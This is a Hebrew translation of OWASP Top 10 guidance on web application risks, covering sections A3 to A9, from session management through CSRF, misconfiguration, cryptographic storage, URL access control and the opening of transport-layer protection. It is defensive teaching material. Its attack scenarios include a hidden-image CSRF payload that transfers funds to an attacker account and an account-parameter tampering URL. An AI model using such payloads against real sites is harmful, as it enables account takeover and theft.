יש לקחת בחשבון ולהתייחס למשתמש אנונימי וגם למשתמש פעיל כאילו ינסו לגנוב חשבונות ממשתמשים אחרים. כמו כן, התייחס למשתמשים קיימים כאילו מנסים להסוות עצמם לאחרים.	תוקף משתמש בזליגה או פגיעות במנגנוני ההזדהות או ניהול השיחה Session כדוגמת חשבונות חשופים, סיסמאות, נתוני ההזדהות Session IDs על-מנת להתחזות למשתמשים אחרים.	לעתים מפתחים מנסים לבנות בעצמם מנגנוני ניהול שיחה או מנגנוני הזדהות. אולם, לבנות נכון מנגנון כזה זו משימה קשה. לפיכך, במנגנונים שכאלה שנבנו לבד, נמצא לעתים קרובות חורי אבטחה במקומות לדוגמת התנתקות מהמערכת Logout ניהול סיסמאות, זמן תפוגת השיחה,מנגנון זכור אותי ועוד. מציאת בעיות אבטחה במנגנונים אלה היא משימה קשה שכן אלו מנגנונים שמומשו בצורה ייחודית לכל מערכת.		חורי אבטחה כאלו יכולים לאפשר תקיפה של חשבון, מספר חשבונות או אפילו כל חשבונות המשתמשים. במקרה של מתקפה מוצלחת יוכל התוקף לעשות כל מה שמורשה לעשות החשבון המותקף בשמו, ולפיכך החשבונות המותקפים הם בדרך כלל חשבונות בעלי הרשאות גבוהות דוגמת מנהל מערכת.	קח בחשבון את הערך העסקי של המידע המותקף או יכולות היישום. יש גם להתייחס להשפעה של חשיפה ציבורית לפגיעות הזו – פגיעה במוניטין.

האם אני פגיע?

הנכסים החשובים ביותר עליהם יש להגן הם אישורי הכניסה למערכת ונתוני ההזדהות.
האם אישורי הכניסה למערכת תמיד מוצפנים או מקודדים (hashed) ראה סעיף A7?
האם ניתן לנבא/לנחש/לדרוס את אישורי הכניסה למערכת ע"י פעילויות ניהול חשבון לקויות (כגון יצירת חשבון, שינוי סיסמא, שחזור סיסמא או נתוני הזדהות הניתנים לניבוי)
האם נתוני ההזדהות חשופים בכתובת האתר (למשל URL rewriting)?
האם נתוני ההזדהות פגיעים לקיבוע באמצעות מתקפת קיבוע מזהה השיחה (session fixation)?
נתוני ההזדהות פגים ועל ידי כך ניתן לנתק משתמשים מהמערכת?
האם נתוני ההזדהות מוחלפים לאחר הזדהות מוצלחת?
האם סיסמאות, נתוני ההזדהות ואישורי כניסה למערכת נוספים נשלחים על גבי פרוטוקול TLS (ראה סעיף A9)?
ראה גם את מסמך ה ASVS דרישות V2 ו V3 לפרטים נוספים

כיצד אני מונע סיכון זה?

ההמלצה העיקרית לארגונים הינה ליצר למפתחים את הכלים הבאים:

1. סדרה של כלי הזדהות חזקה וניהול מנגנוני ניהול שיחה. כלים מסוג זה צריכים לשאוף ל:
   1.1 לאכוף את כל המלצות ההזדהות וניהול השיחה כפי שמופיעות במסמך ה ASVS של OWASP בתחומים של הזדהות (V2) וניהול שיחה (V3).

   1.2 בעלי ממשק פשוט עבור מפתחים. יש לשקול את מנגנון הזיהוי והגישה של ESAPI Authenticator and User APIs כדוגמאות טובות לחיקוי, שימוש ובניה על פי הם.

2. יש להשקיע מאמצים רבים למנוע פגיעות מסוג XSS כל זאת על מנת למנוע גנבה של נתוני הזדהות. ראה סעיף A2.

דוגמא לתסריטי תקיפה

תסריט # 1: יישום הזמנת כרטיסי טיסה מאפשר כתיבה מחדש של כתובת אתר (URL rewriting) ובכך מאפשר לשנות את נתוני ההזדהות בכתובת האתר:
http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii
משתמש שהזדהה לאתר ומעוניין לספר לחברים על רכישתו שולח בדואר אלקטרוני את כתובת האתר מבלי לדעת שהוא חושף בכך את נתוני ההזדהות שלו. כאשר החברים משתמשים בכתובת האתר הם למעשה משתמשים בנתוני ההזדהות ובכרטיס האשראי של המשתמש המקורי.

תסריט # 2: ביישום כלשהו מנגנון תפוגת הזמן אינו נאכף/מופעל כראוי. משתמש מתחבר ממחשב ציבורי לאתר אינטרנט. במקום להתנתק מהמערכת בצורה מסודרת, המשתמש סוגר את לשונית הדפדפן ועוזב את המחשב. התוקף משתמש באותו דפדפן כשעה מאוחר יותר, והדפדפן עדיין שומר את נתוני ההזדהות של המשתמש המקורי.

תסריט # 3:
משתמש המערכת או תוקף מבחוץ, משיג גישה לבסיס הנתונים של הסיסמאות. סיסמאות המשתמשים אינן מוצפנות ובכך נחשפות כל סיסמאות המשתמשים לעיני התוקף.

הפניות

OWASP

לסדרת הדרישות המלאה למניעת בעיות בתחום זה ראה מסמך ASVS requirements areas for Authentication (V2) and Session Management (V3)

OWASP Authentication Cheat Sheet
ESAPI Authenticator API
ESAPI User API
OWASP Development Guide: Chapter on Authentication
OWASP Testing Guide: Chapter on Authentication

הפניות חיצוניות

CWE Entry 287 on Improper Authentication

A4

אזכור ישיר לרכיב לא מאובטח

גורמי איום	נתיבי התקפה	חולשות באבטחת המידע		השפעות טכניות	השפעה ברמת העסק
----	יכולת ניצול [קלה]	שכיחות [שכיח]	יכולת גילוי [קלה]	השפעה [מתונה]	----
עליך לקחת בחשבון את סוגי המשתמשים במערכת. האם למי מהמשתמשים יש גישה חלקית לנתוני מסוימים במערכת?	תוקף אשר הינו משתמש מורשה במערכת, משנה ערך של משתנה אשר מצביע בצורה ישירה על רכיב במערכת, אשר מצביע על רכיב אחר במערכת אשר לתוקף אין הרשאת גישה אליו. האם הגישה מאושרת?	יישומים משתמשים לעתים קרובות בשם האמיתי של רכיב כאשר הן מייצרות דפי אינטרנט. יישומים לא תמיד מוודאים שהמשתמש מורשה גישה לרכיב היעד. מצב זה גורם להפניות לא מאובטחות לרכיבי המערכת. בודקים עשויים להערים בקלות על ערכים במערכת על מנת לזהות פגיעויות מסוג זה, ובדיקות קוד מראות במהרה האם הליך ההזדהות נבדק כראוי.		פגיעויות מסוג זה עשויות לחבל בכל הנתונים אשר עליהם מצביע המשתנה. במידה ומרחב השמות מוגבל, קל לתוקף לגשת לכל המידע מאותו הסוג.	עליך לבחון את ההשפעה העסקית (המוניטין) על חשיפת הפגיעות לציבור הרחב.

האם אני פגיע?

הדרך הטובה ביותר לגלות האם יישום חשוף למתקפה של אזכור ישיר לרכיבים לא מאובטחים היא לוודא שיש על כל הפניות לרכיבי המערכת, הגנות מספקות.
כדי להשיג מטרה זו יש לשקול:
1. בגישה ישירה למשאבים מוגבלים, על היישום לוודא כי המשתמש מורשה לגשת למשאב הספציפי אותו ביקש.
2. אם הגישה אינה ישירה, המיפוי לגישה הישירה אמור להיות מוגבל לערכים המורשים למשתמש הנוכחי.

בקרת קוד של היישום תסייע לוודא במהירות האם אחת מהגישות האלו מיושמת בצורה מאובטחת.
בדיקות הינן דרך נוספת ויעילה על מנת לוודא האם ההפניות הישירות הינן מאובטחות.
כלי בדיקה אוטומטיים אינם בודקים תרחישים ופגמים אלו בדרך כלל מאחר שהכלים אינם יכולים לזהות על מה נדרש להגן.

כיצד אני מונע סיכון זה?

יש לבחור בגישה המאבטחת את האובייקטים הנגישים עבור כל משתמש (לדוגמא מספר הרכיב במערכת, שם קובץ):
1. יש להשתמש בהפניות לא ישירות לרכיבי המערכת, על בסיס מזהה שיחה או משתמש. מנגנון זה ימנע מתוקפים לגשת באופן ישיר לרכיבי המערכת ומשאבים שאינם מורשים אליהם. לדוגמא, במקום להשתמש במפתח המשאב הנשמר בבסיס הנתונים, יש להשתמש במיפוי לדוגמא מספרים מאחד ועד שש כדי למפות בין מפתחות בסיס הנתונים לערכים המספריים. ESAPI כולל מפות אקראיות ורציפות שמתכנתים יכולים להשתמש בהן כדי למנוע הפנייה ישירה לרכיבי המערכת.
2. בדוק גישה. לכל שימוש ישיר בהפניה לרכיב ממקור שאיננו מאומת, יש לכלול בקרת גישה על מנת לוודא שהמשתמש מורשה לרכיב המערכת המבוקש.

דוגמא לתסריטי תקיפה

היישום משתמש במידע שלא אומת בשאילתת SQL הניגשת למידע על חשבונות:

```
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatementpstmt =
connection.prepareStatement(query , ... );
pstmt.setString( 1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery();
```

התוקף משנה את ערך המשתנה acct בדפדפן שלו על מנת לשלוח מספר חשבון כלשהו. אם לא מתבצע אימות, התוקף יוכל לגשת לחשבונות כלל המשתמשים במקום רק לחשבון המשתמש הספציפי.

http://example.com/app/accountInfo?acct=notmyacct

הפניות

OWASP

OWASP Top 10-2007 on Insecure Dir ObjectReferences
ESAPI Access Reference Map API
ESAPI Access Control API

ראה את הערכים הבאים:
isAuthorizedForData()
isAuthorizedForFile()
isAuthorizedForFunction()

ראה מידע נוסף על בקרת גישה:
ASVS requirements area for Access Control (V4).

הפניות חיצוניות

CWE Entry 639 on Insecure Direct Object References
דוגמא לאזכור ישיר לרכיב לא מאובטח:
CWE Entry 22 on Path Traversal

Cross-Site Request Forgery (CSRF)

A5

גורמי איום	נתיבי התקפה	חולשות באבטחת המידע		השפעות טכניות	השפעה ברמת העסק
----	יכולת ניצול [בינונית]	שכיחות [נפוץ]	יכולת גילוי [קלה]	השפעה [מתונה]	----
עליך לקחת בחשבון מצב בו יכולים להונות אחד ממשתמשי האתר על ידי שליחת בקשה לאתר באופן לא מודע. כל אתר או קוד HTML שאליו משתמשי האתר ניגשים יכול לצפון בחובו בפגיעות כזאת.	התוקף יוצר בקשת HTTP מזויפת ומצליח להערים על הקורבן לשלוח בקשה זו, על ידי לחיצה על תמונה, קישור או מגוון טכניקות אחרות. אם המשתמש כבר מזוהה באתר אליו מיועדת הבקשה, ההתקפה תצליח.	התקפת CSRF מנצלת יישומי אינטרנט אשר מאפשרים לתוקף לחזות מראש את כל הפרטים והנתונים הדרושים לביצוע פעולה מסוימת. מאחר ודפדפנים שולחים באופן אוטומטי לאתרים אמצעי זיהוי, כמו עוגייה (cookie), התוקף יכול ליצור דף אינטרנט זדוני אשר כולל בתוכו בקשה מזויפת לאתר מסוים, כך שאין דרך להבדיל בינה לבין בקשה אמיתית. קל יחסית לזהות פרצות מסוג זה על ידי בדיקות חדירה/פריצה לתוכנה או על ידי חקירה של קוד המקור.		התוקף יכול לגרום לקורבן לשנות כל פרט מידע שיש לו הרשאה לשנות או לבצע כל פעולה המותרת לו.	יש לשקול את הערך העסקי שיש לכל פיסת מידע או פעולה במערכת אליהן אפשר להשפיע דרך מתקפה זו. נסה לדמיין כל פעולה כאילו המשתמש לא התכוון לבצע אותה. קח בחשבון את ההשפעה על המוניטין שלך.

האם אני פגיע?

הדרך הקלה לבדוק האם יישום פגיע היא על ידי בחינה של כל טופס וכל קישור על מנת לראות אם הוא מכיל פרט או סימן משתנה ולא צפוי עבור כל משתמש. ללא פרט או סימן כזה התוקף יכול לזייף בקשה זדונית. תתמקד בקישורים וטפסים אשר גורמים לשינוי במידע במערכת מכיוון שאילו מהווים את המטרות החשובות ביותר לתקיפה זו.

עליך לבדוק פעולות המתבצעות בשלבים מכיוון שאינן חסינות למתקפה זו מטבען. התוקף יכול בקלות לזייף סידרה של בקשות על ידי שימוש בתגיות מרובות או ב Javascript.

שים לב שעוגייה (cookie), כתובת IP או מידע אשר נשלח באופן אוטומטי על ידי הדפדפן אינו מונע מתקפה זו, מפני שהוא ישלח גם עם בקשה מזויפת.

כלי של OWASP שנקרא CSRF TESTER יכול לסייע לחולל בדיקות שידגימו את הסכנה בסוג פריצה זה.

כיצד אני מונע סיכון זה?

מניעת מתקפת CSRF תתבצע על ידי הוספת משתנה בלתי צפוי בגוף כל בקשה מהאתר. המשתנה צריך להיות ייחודי לכל משך חיבור המשתמש, ואפילו ניתן להחמיר ולשנות אותו לכל בקשה.

1. האפשרות המועדפת היא להוסיף משתנה כשדה חבוי בדף האינטרנט או בטופס. זה יגרום למשתנה להישלח בגוף הבקשה ולא להופיע בגלוי על גבי הקישור אשר אותו ניתן לחשוף בקלות.

2. ניתן בכל זאת למקם את המשתנה הייחודי כחלק מהקישור אך אז הוא חשוף ויכול להתגלות בקלות ע"י התוקף – מה שיגרום לחשיפת הסוד.

כלי של OWASP הנקרא CSRF GUARD יכול לסייע בהוספה אוטומטית של משתנים ייחודיים כאלו לאתר האינטרנט שלך (.NET ,PHP ,JAVA).

כלי נוסף הנקרא ESAPI כולל יכולת לחולל משתנים ייחודיים ופונקציות בדיקה ואימות של אותם משתנים. מפתחים יכולים להשתמש בשירותים אלו על מנת להגן על אתריהם.

דוגמא לתסריטי תקיפה

היישום מאפשר למשתמש להגיש בקשה אשר גורמת לשינוי מידע ללא משתנה ייחודי וסודי, באופן הבא:

http://example.com/app/transferFunds?amount=1500
&destinationAccount=4673243243

כך שהתוקף יוצר בקשה שתעביר סכום כסף מחשבון הקורבן לחשבונו. התוקף יחביא את הבקשה בתוך אתר או תמונה בכל מיני אתרים שתחת שליטתו. לדוגמא:

<imgsrc="http://example.com/app/transferFunds?amount=1500&destinationAccount=attackersAcct#“width="0" height="0" />

אם הקורבן יבקר באחד מהאתרים האלה בעודו מחובר ומזוהה באתר example.com וילחץ על התמונה או הקישור, כל בקשה מזויפת תבוצע בשוגג בלי שהקורבן התכוון לכך. הבקשה תכלול את נתוני המשתמש הנשלחים ממילא ע"י הדפדפן באופן אוטומטי ולכן תאושר.

הפניות

OWASP

OWASP CSRF Article
OWASP CSRF Prevention Cheat Sheet
OWASP CSRFGuard - CSRF Defense Tool
ESAPI Project Home Page
ESAPI HTTPUtilities Class with AntiCSRF Tokens
OWASP Testing Guide: Chapter on CSRF Testing
OWASP CSRFTester - CSRF Testing Tool

הפניות חיצוניות

CWE Entry 352 on CSRF

A6

ניהול תצורה לא מאובטח

גורמי איום	נתיבי התקפה	חולשות באבטחת המידע		השפעות טכניות	השפעה ברמת העסק
----	יכולת ניצול [קלה]	שכיחות [שכיח]	יכולת גילוי [קלה]	השפעה [מתונה]	----
הנח כי תוקפים חיצוניים אנונימיים ומשתמשים אשר ינסו להטעות את המערכת. כמו כן הנח כי תוקפים פנימיים ירצו להסוות את פעולותיהם.	תוקף ניגש לחשבונות ברירת מחדל, דפים שלא בשימוש, פגמי אבטחה שלא תוקנו, קבצים לא מוגנים ועוד, כל זאת על-מנת להשיג גישה לא מאושרת או ידע על המערכת.	ניהול תצורה לא מאובטח עשוי לקרות בכל רמה משכבות היישום, כולל פלטפורמה, שרת אינטרנט, שרת יישומים, תשתית, וקוד ייעודי. מפתחים ומנהלי רשת צריכים לעבוד יחד לוודא שכל היישומים מוגדרים כהלכה. סורקים אוטומטים הם כלים יעילים למציאת עדכוני אבטחה חסרים, הגדרות לא נכונות, שימוש בחשבונות ברירת מחדל, שירותים לא דרושים, ועוד...		במקרים רבים פגמי אבטחה כאלה מאפשרים לתוקפים גישה לא מורשת לחלק מנתוני ותפקודי המערכת. לעתים תכופות, פגמים כאלה גורמים להשתלטות מלאה על המערכת.	המערכת יכולה להישלט באופן מלא בלי שתדע מכך. כל הנתונים שלך ייגנבו או ישונו לאט לאורך זמן. עלויות השיקום עלולות להיות גבוהות.

האם אני פגיע?

האם בצעת את כל פעולות הקשחת האבטחה לאורך כל שכבות המערכת?

1. האם יש לך תהליך לשמירת כל התוכנות מעודכנות? לרבות מערכת ההפעלה, שרת האינטרנט, שרת בסיס הנתונים, שרת היישומים, וכל ספריות הקוד.
2. האם כל מה שלא הכרחי לא מאופשר, הוסר, או לא מותקן (כולל: ports, שירותים, דפים, חשבונות, הרשאות)?
3. האם סיסמאות חשבונות ברירת מחדל שונו או נחסמו?
4. האם הטיפול בתקלות הוגדרו למנוע זליגה של מעקב אחר המחסנית והודעות שגיאה מפורטות?
5. האם הגדרות האבטחה בסביבת הפיתוח (כדוגמת Struts, Spring, ASP.NET) וספריות הפיתוח מובנות ומוגדות כהלכה?

יש לפתח ולתחזק תהליך מקובל נשנה להגדרה מיטבית של פיתוח מאובטח.

כיצד אני מונע סיכון זה?

ההמלצות הראשיות הן לקיים את התנאים הבאים:

1. תהליך הקשחה חוזר ונשנה אשר מאפשר התקנה מהירה וקלה של סביבה אחרת שמוגנת היטב. פיתוח, בדיקות איכות, וסביבות הייצור צריכות להיות מוגדרות באופן אחיד. תהליך זה צריך להיות אוטומטי על מנת להקטין את המאמץ הדרוש בהתקנה והגדרת סביבה מאובטחת חדשה.
2. תהליך אשר שומר על עדכוני תוכנה ועדכוני אבטחה בזמן סביר לכל הסביבות. תהליך זה צריך לכלול את כל ספריות הקוד, אשר נגישות באופן שכיח.
3. ארכיטקטורת יישום חזקה שמספקת הפרדה טובה ואבטחה בין יחידות המערכת.
4. מומלץ להריץ סריקות ולבצע בדיקות תכופות על מנת לגלות הגדרות תצורה שגויות בעתיד או עדכוני אבטחה חסרים.

דוגמא לתסריטי תקיפה

דוגמא 1:

היישום שלך נשענת על תשתית עוצמתית כדוגמת Struts או Spring. פגמי אבטחה הנובעים מ XSS קיימים ברכיבי התשתית שהישום נשען אליהם. עדכון מפורסם על-מנת לתקן פגמים אלו, אך אינך מעדכן את התשתית. עד שתעדכן תוקפים יוכלו לנצל את החולשות בקלות ולחדור ליישום שלך.

דוגמא 2:

ממשק הניהול של שרת היישומים מותקן באופן אוטומטי ולא מוסר לכן נשאר זמין לכל. חשבונות ברירת מחדל לא שונו. תוקף מגלה כי דפי הניהול התקניים של השרת שלך, מתחבר עם סיסמאות ברירת המחדל ומשתלט על המערכת.

דוגמא 3:

רשימת הספריות הינה מאופשרת בשרת שלך. תוקף מגלה שהוא יכול לגשת לספריות ומהן לכל קובץ דרוש. התוקף מוצא ומוריד את כל מחלקות JAVA שעברו הידור, על ידי היפוך ההידור מאפשר לקבל את כל הקוד הייחודי של היישום. התוקף מגלה כי קוד המקור מכיל פגם אבטחה חמור בבקרת הגישה ליישום שלך.

דוגמא 4:

הגדרת שרת היישומים מאפשר להחזיר למשתמשים עקבות מחסנית, עלול לחשוף חולשות. תוקפים אוהבים מידע עודף המופק מהודעות שגיאה.

הפניות

OWASP

[OWASP Development Guide: Chapter on Configuration]
[OWASP Code Review Guide: Chapter on Error Handling]
[OWASP Testing Guide: Configuration Management]
[OWASP Testing Guide: Testing for Error Codes]
[OWASP Top 10 2004 - Insecure Configuration Management]
[למידע נוסף לגבי דרישות בתחום זה]
[ASVS requirements area for Security Configuration (V12)]

הפניות חיצוניות

[PC Magazine Article on Web Server Hardening]
[CWE Entry 2 on Environmental Security Flaws]
[CIS Security Configuration Guides/Benchmarks]

A7

אחסון מידע מוצפן בצורה לא מאובטחת

גורמי איום	נתיבי התקפה	חולשות באבטחת המידע		השפעות טכניות	השפעה ברמת העסק
----	יכולת ניצול [קשה]	שכיחות [נדיר]	יכולת גילוי [קשה]	השפעה [חמורה]	----
עליך לשקול האם משתמשי המערכת שלך ירצו להשיג גישה למידע מוגן שאינם מורשים לצפות בו? מה בנוגע למנהלי מערכות בארגון?	תוקפים בדרך כלל אינם פורצים את ההצפנה. הם פורצים בצורה אחרת. למשל: מוצאים מפתחות, משיגים עותקים של המידע המאוחסנים בצורה גלויה או ניגשים למידע דרך ערוצים שחושפים את המידע בצורה אוטומטית.	פגם האבטחה הנפוץ ביותר בסעיף זה הוא שפשוט לא מצפינים מידע שראוי שיוצפן. כאשר משתמשים בהצפנה, יצירת מפתחות בצורה לא מאובטחת ושמירתם, אי-החלפת מפתחות הצפנה ושימוש באלגוריתמים חלשים הינם דברים שכיחים. כמו כן השימוש בהצפנה חד כיוונית חלשה שכיחה גם כן. לתוקפים חיצוניים קשה לגלות את פגמים אלו בשל גישה מוגבלת. בדרך כלל הם צריכים לנצל פגמי אבטחה אחרים לפני שיוכלו לקבל את הגישה הנדרשת.		כישלון בדרך כלל יחשוף את כל המידע שהיה צריך להיות מוצפן. בדרך כלל מידע רגיש מסוג זה כולל נתונים רגישים כגון נתוני מטופלים, הרשאות גישה, מידע אישי, מספרי כרטיסי אשראי וכו'.	שקול את הערך העסקי של המידע שיאבד ואת ההשפעה על המוניטין של העסק. מהי האחריות המשפטית שלך אם המידע ייחשף? גם כאן נדרש לבדוק פגיעה במוניטין.

האם אני פגיע?

הדבר הראשון שנדרש לעשות הוא לקבוע מהו המידע שרגיש מספיק על מנת להצפין אותו. למשל: סיסמאות, מספרי כרטיסי אשראי, רשומות רפואיות של מטופלים, ומידע אישי. לכל סוגי המידע הנ"ל יש לוודא:

1. המידע מוצפן בכל מקום בו הוא נשמר לטווח ארוך, במיוחד בגיבויי המידע.
2. רק משתמשים מורשים רשאים לגשת לעותקים מפוענחים של המידע (ראה נושא בקרת גישה בפרקים A4 ו A8)
3. שימוש באלגוריתם הצפנה תקני חזק.
4. יצירת מפתח הצפנה חזק, מוגן מפני גישה בלתי מורשית ומפני שינוי, ועוד...

ראה ASVS requirements on Cryptography V7 עבור סט דרישות שלם יותר ובעיות להימנע מהן בנושא זה.

כיצד אני מונע סיכון זה?

הרשימה המלאה של הסכנות הנובעות מאחסון לא מאובטח של מפתחות הצפנה הינה מעבר לתחום ה- Top 10.עם זאת עבור כל מידע רגיש שראוי שיוצפן יש לעשות את הצעדים הבאים, וזאת כדרישה מינימלית:

1. יש לשקול את האיומים העומדים בפני המידע עליו אתה מגן (כדוגמת תוקף פנימי, משתמש חיצוני וכו'). וודא כי אתה מצפין מידע זה בצורה ששומרת עליו מפני איומים אלו.
2. וודא כי גיבויים מחוץ לאתר מוצפנים אך מפתחות ההצפנה מנוהלים ומגובים בנפרד.
3. וודא כי מתבצע שימוש באלגוריתמים ומפתחות הצפנה חזקים ותקניים וכן שקיימת תשתית לניהול המפתחות.
4. וודא כי סיסמאות מוצפנות באופן חד כיווני באמצעות אלגוריתם תקני וחזק וכן שיש שימוש בערך אקראי מתאים (salt).
5. וודא שכל מפתחות ההצפנה והסיסמאות מוגנים מפני גישה בלתי מורשית.

דוגמא לתסריטי תקיפה

דוגמא 1:

יישום מצפין מספרי כרטיסי אשראי בבסיס נתונים על-מנת למנוע חשיפה ע"י משתמשי הקצה, אך בסיס הנתונים מוגדר לפענח בצורה אוטומטית שאילתות מול עמודת מספרי כרטיסי האשראי, ובכך מאפשר מתקפת הזרקת קוד SQL שתאפשר לקרוא מספרי כרטיסי אשראי בצורה לא מוצפנת. המערכת הייתה אמורה להיות מוגדרת לאפשר אך ורק ליישום מסוים גישה לא מוצפנת ולא גישה ישירה לשרת האינטרנט אליו ניגשים המשתמשים השונים.

דוגמא 2:

קלטת גיבוי מוצפנת המכילה פרטים רפואיים של מטופלים, אך מפתח ההצפנה נשמר על אותה קלטת גיבוי. הקלטת אינה מגיעה ליעדה במרכז הגיבוי.

דוגמא 3:

מסד הנתונים מכיל את כל סיסמאות המשתמשים המוצפנות באופן חד צדדי ללא שימוש בערך אקראי (salt). פגם אבטחתי במנגנון העלאת קבצים מאפשר לתוקף להשיג גישה לקובץ הסיסמאות. משום שלא נעשה שימוש בערך אקראי (Salt).

ניתן לשבור את ההצפנה של כל הסיסמאות תוך ארבעה שבועות לעומת 3000 שנים שייקח לשבור הצפנה חד כיוונית שנעשתה כראוי באמצעות שימוש בערך אקראי.

הפניות

OWASP

ראה ASVS requirements on Cryptography (V7)עבור סט דרישות שלם יותר ובעיות להימנע מהן בנושא זה.

OWASP Top 10-2007 on Insecure Cryptographic Storage

ESAPI Encryptor API
OWASP Development Guide: Chapter on Cryptography
OWASP Code Review Guide: Chapter on Cryptography

הפניות חיצוניות

CWE Entry 310 on Cryptographic Issues
CWE Entry 312 on Cleartext Storage of Sensitive Information
CWE Entry 326 on Weak Encryption

A8

כישלון בהגבלת גישה לכתובת אתר

גורמי איום	נתיבי התקפה	חולשות באבטחת המידע		השפעות טכניות	השפעה ברמת העסק
----	**יכולת ניצול [קלה]**	**שכיחות [נדיר]**	**יכולת גילוי [בינונית]**	**השפעה [מתונה]**	----
כל אחד המחובר לרשת יכול לשלוח ליישום שלך שאילתות. האם משתמשים אנונימיים יכולים לגשת לדפים פרטיים, או משתמשים רגילים לדפים הזקוקים להרשאה מיוחדת?	תוקף המחובר כמשתמש מורשה למערכת, משנה את כתובת האתר וניגש לעמוד הזקוק להרשאה מיוחדת. האם הגישה מאושרת? משתמשים אנונימיים יכולים לגשת לדפים פרטיים שאינם מוגנים.	יישומים אינם מגנים תמיד על בקשות קבלת הדפים כראוי. לפעמים, ההגנות על כתובת האתר נעשות באמצעות הגדרות במערכת, וההגדרות שגויות. לפעמים מפתחים חייבים לכלול את הבדיקות בקוד, והם שוכחים. קל לגלות פגמים מסוג זה. החלק הקשה ביותר הוא למצוא אילו כתובות אתר קיימות לתקיפה.		חשיפות כאלו מאפשרות לתוקפים לגשת לפעולות שאינן מורשות. פעולות ניהול הינן מטרות המפתח בהתקפה מסוג זה.	קח בחשבון את הערך העסקי של הפעולות החשופות והנתונים אותן הן מעבדות. כמו-כן, עליך לשקול את ההשפעה על מוניטין הארגון במידה ופגיעויות אלו ייחשפו לציבור הרחב.

האם אני פגיע?

הדרך הטובה ביותר לגלות האם יישום כשל בהגבלת הגישה לכתובת אתר היא לוודא זאת בכל עמוד. שקול עבור כל עמוד, האם הוא אמור להיות פרטי או ציבורי. אם הוא פרטי:

1. האם נדרשת הזדהות בכדי לגשת לדף זה?
2. האם העמוד אמור להיות נגיש לכל משתמש המחובר למערכת? אם לא, האם ישנה בדיקת הרשאה בכדי לוודא שלמשתמש יש הרשאות לגשת לדף זה?

לעיתים קרובות, מנגנוני אבטחה חיצוניים מספקים מנגנון הזדהות ובדיקת הרשאות בגישה לדפים. וודא כי הם מוגדרים לכל עמוד. אם ישנה הגנה ברמת הקוד, וודא כי ההגנה מיושמת בכל עמוד. בדיקת חדירות גם יכולה לבדוק האם ההגנה ראויה.

כיצד אני מונע סיכון זה?

מניעת גישה לא מורשית לכתובת אתר מחייבת בחירת מנגנון הזדהות והרשאה תקינים לכל עמוד. לעיתים קרובות, הגנה שכזו מסופקת על ידי רכיב אחד או יותר הנמצא מחוץ לקוד היישום. ללא קשר למנגנונים, כל הסעיפים הבאים מומלצים:

1. על מדיניות הזדהות וההרשאה להיות מבוססת תפקידים, בכדי למזער את המאמץ הנדרש לתחזוקת מנגנון ההזדהות.
2. על המדיניות לאפשר רמה גבוהה של הגדרה, בכדי לצמצם חלקים נוקשים במדיניות.
3. מנגנוני האכיפה צריכים לשלול כל גישה כברירת מחדל, ולחייב הענקת גישה מפורשת למשתמשים ותפקידים ספציפיים בכדי לגשת לכל עמוד.
4. אם עמוד הינו חלק מתהליך, וודא כי התנאים הינם תקינים בכדי לאפשר גישה.

דוגמא לתסריטי תקיפה

התוקף פשוט גולש לכתובת האתר. לדוגמא, הכתובות הבאות אמורות לדרוש הזדהות מהמשתמש. הרשאות מנהל נדרשות בשביל לגשת לעמוד : admin_getappInfo

http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo

אם התוקף לא עבר הזדהות והגישה לאחד מהדפים מאושרת, אז ישנה גישה לא מורשית. אם משתמש אשר עבר הזדהות ואינו מוגדר כמנהל המערכת רשאי לגשת לעמוד admin_getappInfo, זהו פגם שיכול להוביל את התוקף לדפי מנהל פגיעים נוספים.

פגמים אלו קורים לעיתים קרובות כאשר קישורים וכפתורים פשוט אינם מוצגים למשתמשים שאינם מורשים, אך היישום אינו מגן על דפי היעד אליהם הם מכוונים.

הפניות

OWASP

OWASP Top 10-2007 on Failure to Restrict URL Access
ESAPI Access Control API
OWASP Development Guide: Chapter on Authorization
OWASP Testing Guide: Testing for Path Traversal
OWASP Article on Forced Browsing

דרישות נוספות לבקרת גישה, ראה:
ASVS requirements area for Access Control (V4).

הפניות חיצוניות

CWE Entry 285 on Improper Access Control (Authorization)

A9 הגנה בלתי מספקת בשכבת התעבורה

גורמי איום	נתיבי התקפה	חולשות באבטחת המידע		השפעות טכניות	השפעה ברמת העסק
----	יכולת ניצול [קשה]	שכיחות [שכיח]	יכולת גילוי [קלה]	השפעה [מתונה]	----
יש לשקול כל אחד אשר יכול לנטר את תעבורת הרשת של משתמשי הארגון. במידה והיישום נגיש מהאינטרנט, מי יודע כיצד המשתמשים שלך ניגשים אליו. אין לשכוח גישה אחורית ליישום.	ניטור נתוני התקשורת יכול להוות מכשול אך במקרים אחרים יכול להיעשות בקלות. הקושי העיקרי נמצא ביכולת לנטר את נתוני התקשורת הרלבנטית בזמן שמשתמשי היישום הפגיע נגשים אליו.	יישומים בדרך כלל אינם מגנים על נתוני התקשורת. במקרים מסוימים ישנו שימוש בפרוטוקול SSL/TLS בעת שלב ההזדהות מול היישום אולם לא בכל שלבי התקשורת מול היישום, מה שמשאיר את היישום פגיע ליירוט מידע ונתוני ההזדהות. קיים גם שימוש בתעודות דיגיטליות שפג תוקפן או שאינן מוגדרות כראוי. זיהוי פגמים בסיסים הינו פשוט, על ידי הסתכלות על נתוני התקשורת של האתר. פגמים עדינים יותר דורשים בחינה של תכנון היישום ותצורת השרת.		פגמים אלו מאפשרים חשיפת מידע אישי של משתמשי היישום דבר שעלול להוביל גניבת חשבונות משתמשים. אם חשבון המשתמש של מנהל היישום נגנב הדבר יכול להוביל לפגיעות היישום או השרת כולו. תצורת SSL גרועה יכולה להקל על מתקיפים על ביצוע התקפות Phishing ו- MITM.	יש לשקול את הערך העסקי של המידע שיכול להיחשף על גבי רשת התקשרות במונחי הצורך בסודיות המידע, שלמות המידע והצורך לאמת את שני המשתתפים.

האם אני פגיע?

הדרך הטובה ביותר לקבוע האם ליישום יש הגנה מספקת על שכבת התעבורה היא לוודא ש:

1. נעשה שימוש ב SSL בכל תעבורת מידע שכוללת נתוני הזדהות משתמשים.
